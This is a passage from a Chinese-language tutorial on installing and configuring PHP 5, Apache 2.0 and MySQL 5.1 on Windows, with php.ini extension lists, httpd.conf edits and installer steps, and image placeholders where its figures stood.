;extension=php_pdo_pgsql.dll
;extension=php_pdo_sqlite.dll
;extension=php_pgsql.dll
;extension=php_pspell.dll
;extension=php_shmop.dll
;extension=php_snmp.dll
```

图 7

```
; Be sure to appropriately set the extens

extension=php_bz2.dll
extension=php_curl.dll
extension=php_dba.dll
extension=php_dbase.dll
extension=php_exif.dll
extension=php_fdf.dll
extension=php_gd2.dll
extension=php_gettext.dll
extension=php_gmp.dll
;extension=php_ifx.dll
extension=php_imap.dll
extension=php_interbase.dll
extension=php_ldap.dll
extension=php_mbstring.dll
extension=php_mcrypt.dll
extension=php_mhash.dll
extension=php_mime_magic.dll
extension=php_ming.dll
;extension=php_msql.dll
;extension=php_mssql.dll
extension=php_mysql.dll
extension=php_mysqli.dll
extension=php_oci8.dll
extension=php_openssl.dll
extension=php_pdo.dll
extension=php_pdo_firebird.dll
;extension=php_pdo_mssql.dll
extension=php_pdo_mysql.dll
;extension=php_pdo_oci.dll
extension=php_pdo_oci8.dll
extension=php_pdo_odbc.dll
extension=php_pdo_pgsql.dll
extension=php_pdo_sqlite.dll
extension=php_pgsql.dll
extension=php_pspell.dll
extension=php_shmop.dll
extension=php_snmp.dll
extension=php_soap.dll
extension=php_sockets.dll
extension=php_sqlite.dll
extension=php_sybase_ct.dll
extension=php_tidy.dll
extension=php_xmlrpc.dll
extension=php_xsl.dll
extension=php_zip.dll
```

图 8

即一个dll文件。所有的模块文件都存放在了PHP解压缩目录的“ext”之下。为了以后使用的方便，我把“ext”下的所有模块都加载上了，如图8。

如果加载了某个模块，就要指明模块的位置，否则重启Apache的时候会提示“找不到指定模块”的错误，这里介绍一种最简单的方法，直接将php安装路径、里面的ext路径指定到Windows系统路径中。在“我的电脑”上点右键，选择“属性”->“高级”->“环境变量”，找到“Path”变量，然后点“编辑”，把c:\php和c:\php\exe添加到后面（其中c:\php是我的php解压的目录），如图9，最后点击“确定”重新启动系统使刚才配置的环境变量生效。

3、配置Apache

为了使Apache和PHP进行整合，还需要配置Apache，点击“开始”->“所有程序”->“Apache HTTP Server 2.0”->“Configure Apache Server”->“Edit the Apache httpd.conf Configuration File”，就会使用记事本打开Apache的配置文件httpd.conf了，如图10。我们要让Apache支持PHP，找到“Directory Index index.html index.html.var”这一行，在其后面添加一个PHP默认页，通常是index.php，修改后的为“DirectoryIndex index.html index.html.var index.php”，如图11。




图 9




图 10

```
# The index.html.var file (a type-map) is used to deliver
# negotiated documents.  The MultiViews Option can be use
# same purpose, but it is much slower.
#
DirectoryIndex index.html index.html.var index.php

#
# AccessFileName: The name of the file to look for in eac
# for additional configuration directives.  See also the
```

图 11

为了使Apache识别PHP的相关扩展名，我们搜索并来到下面这个位置：

```
<Directory "C:/Program Files/Apache Group/Apache2/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>
```

在“</Directory>”这一行的后面添加下面两行内容

```
AddType application/x-httpd-php .php .phtml .php3 .php4
AddType application/x-httpd-php-source .phps
```

来指定PHP模块，找到“#LoadModule ssl_module modules/mod_ssl.so”这行，在它下面添加如下两行内容：

```
LoadModule php5_module C:/php/php5apache2.dll
PHPIniDir "C:/php"
```

第一行“LoadModule php5_module C:/php/php5apache2.dll”是指以module方式加载php，第二行“HPIniDir "C:/php"”是指明php的配置文件php.ini的位置，我们在配置时需要把“C:/php”改成你先前选择的php解压缩的目录。好了，Apache的配置就完成了，保存对httpd.conf的修改，然后重启Apache，使刚才的配置生效。如果顺利重启，且没有什么错误提示的话，基本上就说明我们配置正确。

4、安装并配置MySQL

强大的程序还需要数据库的支持，在PHP环境下一般使用MySQL这款免费的数据库软件。MySQL是一个小型关系型数据库管理系统，开发者为瑞典MySQL AB公司，在2008年1月16日被Sun公司收购。目前MySQL被广泛的应用于Internet上的中小型网站中，由于其体积小、速度快、总体拥有成本低，尤其是开放源码这一特点，许多中小型网站为了降低网站总体拥有成本都选择了MySQL作为网站数据库。

接下来我们安装MySQL，解压“mysql-5.1.30-win32.zip”后直接双击“Setup.exe”进行安装，按“Next”后来到了让我们选择安装模式的地方，如图12。

我们选择默认的“Typical”，即典型安装就可以了，继续点“Next”，然后点“Install”按钮就开始安装了，一路点击“Next”就可以安装完成了，来到了如图13所示的地方，保持默认的选择，也就是选中“Configure the Mysql Server now”，然后点“Finish”按钮开始配置MySQL，点两次“Next”后来到了如图14所示的地方，在这里选择服务器类型，我们选择“Server Machine”，继续点“Next”后就来到了选择mysql数据库用途的地方，如图15。




图12




图13




图14

“Multifunctional Database”（通用多功能型，好）、“Transactional Database Only”（服务器类型，专注于事务处理，一般）、“Non-Transactional Database Only”（非事务处理型，较简单，主要做一些监控、记数用，对MyISAM数据类型的支持仅限于non-transactional)，我们选择“Multifunctional Database”，然后点“Next”继续，接下来就是对InnoDB Tablespace进行配置，也就是为InnoDB数据库文件选择一个存储空间，这里我还是使用的默认设置，如图16。

